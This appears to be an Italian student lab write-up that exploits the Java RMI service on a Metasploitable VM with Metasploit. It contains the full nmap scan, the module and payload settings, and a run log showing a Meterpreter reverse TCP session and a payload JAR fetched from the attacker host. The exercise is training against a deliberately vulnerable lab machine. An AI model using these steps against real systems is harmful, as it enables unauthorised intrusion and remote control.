## TASK:

Sfruttare la vulnerabilità sulla porta 1099 del servizio Java RMI al fine di ottenere una sessione di Meterpreter sulla macchina remota.

I requisiti dell'esercizio sono:


- IP della macchina Kali: 192.168.11.111
- IP della macchina Metasploitable: 192.168.11.112
- Una volta ottenuta la sessione remota di Meterpreter raccogliere le seguenti evidenze:
  - 1. Configurazione di rete
  - 2. Informazioni sulla tabella di routing della macchina vittima

Il primo passo di questa esercitazione è stato quello di andare a modificare gli indirizzi IP sia della macchina Kali che della macchina Metasploitable. Ho eseguito questi cambiamenti lanciando il comando "sudo nano /etc/network/interfaces" che mi ha aperto l'editor testuale per andare a modificare il file di configurazione dell'interfaccia network. Una volta salvato il file ho lanciato il comando "sudo /etc/init.d/networking" per ricaricare le impostazioni network aggiornate:

KALI METASPLOITABLE









```
(kali⊕ kali)-[~]

$ sudo /etc/init.d/networking restart
Restarting networking (via systemctl): networking.service.
```



A questo punto sono andato a lanciare il tool Nmap per andare a vedere le porte aperte e i rispettivi servizi attivi. Dopo avere individuato la porta aperta con il servizio soggetto ad una vulnerabilità sono andato ad eseguire uno scanner più mirato sulla porta in questione, la 1099 e andando a controllare ho scoperto che il servizio Java RMI <u>è una tecnologia che consente a processi Java</u> distribuiti di comunicare attraverso una rete:

```
$ <u>sudo</u> nmap -sS -T5 192.168.11.112
Starting Nmap 7.93 ( https://nmap.org ) at 2022-12-09 05:07 EST
Nmap scan report for 192.168.11.112
Host is up (0.00016s latency).
Not shown: 977 closed tcp ports (reset)
        STATE SERVICE
PORT
21/tcp
22/tcp
        open ftp
open ssh
23/tcp
        open telnet
25/tcp
        open smtp
53/tcp
               domain
         open
        open http
80/tcp
111/tcp open rpcbind
139/tcp open netbios-ssn
445/tcp open microsoft-ds
512/tcp open exec
513/tcp open login
514/tcp open shell
1099/tcp open rmiregistry
1524/tcp open ingresiock
```




Una volta individuate le informazioni aggiuntive sul servizio vulnerabile sono andato a lanciare il tool Metasploit con il comando "msfconsole":

Con il comando "search java rmi" sono andato a cercare quali exploit relativi al servizio Jav RMI fossero disponibili e ho selezionato il numero 4:

Ho lanciato il comando show info per avere informazioni aggiuntive su come funzionasse questo modulo di exploit, scoprendo che sfrutta la configurazione di default del registro RMI e dei suoi servizi di attivazione (le righe sottolineate in giallo):

A questo punto ho lanciato il comando "show options" per andare a vedere di quali input l'exploit necessitasse per essere avviato e ho visto che mancava il valore RHOSTS, cioè lindirizzo IP della macchina attaccata, che sono andato ad inserire con il comando "set rhosts 192.168.11.112":





```
msf6 exploit(multi/misc/java_rmi_server) > set rhosts 192.168.11.112
rhosts ⇒ 192.168.11.112
```

Sono quindi andato a controllare i payload disponibili con il comando "show payloads" e ho selezionato il numero 9 con il comando "set payload 9":

```
msf6 exploit(
                                                                                       ) > show payloads
Compatible Payloads
              Name
                                                                                                          Disclosure Date Rank
                                                                                                                                                                  Check Description
              payload/generic/custom
                                                                                                                                                                                 Generic Command Shell, Bind TCP Inline
Generic Command Shell, Reverse TCP Inline
Interact with Established SSH Connection
Java JSP Command Shell, Bind TCP Inline
Java JSP Command Shell, Reverse TCP Inline
Java Meterpreter, Java Bind TCP Stager
Java Meterpreter, Java Reverse HTTP Stager
              payload/generic/shell_bind_tcp
payload/generic/shell_reverse_tcp
                                                                                                                                                normal
                                                                                                                                                                  No
                                                                                                                                                normal
              payload/generic/snett_reverse_tcp
payload/java/jsp_shell_bind_tcp
payload/java/jsp_shell_reverse_tcp
payload/java/meterpreter/bind_tcp
payload/java/meterpreter/reverse_http
                                                                                                                                                normal
                                                                                                                                                                  No
                                                                                                                                                normal
                                                                                                                                                                 No
                                                                                                                                                                                 Java Meterpreter, Java Reverse HTTP Stager
Java Meterpreter, Java Reverse HTTPS Stager
Java Meterpreter, Java Reverse TCP Stager
Command Shell, Java Bind TCP Stager
Command Shell, Java Reverse TCP Stager
Java Command Shell, Reverse TCP Inline
Architecture-Independent Meterpreter Stage,
               payload/java/meterpreter/reverse_https
                                                                                                                                                normal
              payload/java/meterpreter/reverse_tcp
payload/java/shell/bind_tcp
payload/java/shell/reverse_tcp
      10
                                                                                                                                                normal
                                                                                                                                                                 No
      11
12
                                                                                                                                                normal
              payload/java/shell_reverse_tcp
payload/multi/meterpreter/reverse_http
                                                                                                                                                normal
                                                                                                                                                                 No
                                                                                                                                                                 No
                                                                                                                                                normal
                                                                                                                                                 normal
               payload/multi/meterpreter/reverse_https
                                                                                                                                                                                  Architecture-Independent Meterpreter Stage,
                                                                                       ) > set payload 9
payload ⇒ java/meterpreter/reverse_tcp
```

Dopo aver ricontrollato tutte le impostazioni usando nuovamente il comando "show options" e aver confermato che non era necessario aggiungere altri parametri sono quindi andato a lanciare l'exploit con il comando "run", riuscendo ad ottenere una sessione di Meterpreter:

```
msf6 exploit(multi/misc/java_rmi_server) > run

[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/9CIOsUlpU
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header...
[*] 192.168.11.112:1099 - Sending RMI Call...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (58829 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 → 192.168.11.112:51387) at 2022-12-09 05:21:07 -0500
meterpreter >
```

Su Meterpreter ho lanciato prima il comando "ifconfig" per ottenere la configurazione di rete della macchina attaccata:

```
meterpreter x ifconfig
Interface 1
Name
             : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask:
Interface 2
Name
            : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe5e:8701
IPv6 Netmask
```

E infine ho lanciato il comando "route" per ottenere invece informazioni sulla tabella di routing:

Dal comando "ifconfig" possiamo vedere che l'host 192.168.11.112 è connesso a 2 network. "Interface 1" è un'interfaccia di loopback, cioè tutti i dati inviati verso questa interfaccia vengono fatto tornare indietro verso la stessa sorgente da cui hanno origine. "Interface 2" è l'altro network che abbiamo usato per raggiungere l'host. Queste informazioni sono molto importanti perché un attaccante potrebbe andare a modificare la routing table per accedere a network accessibili solo alla macchina vulnerabile di cui ha preso possesso.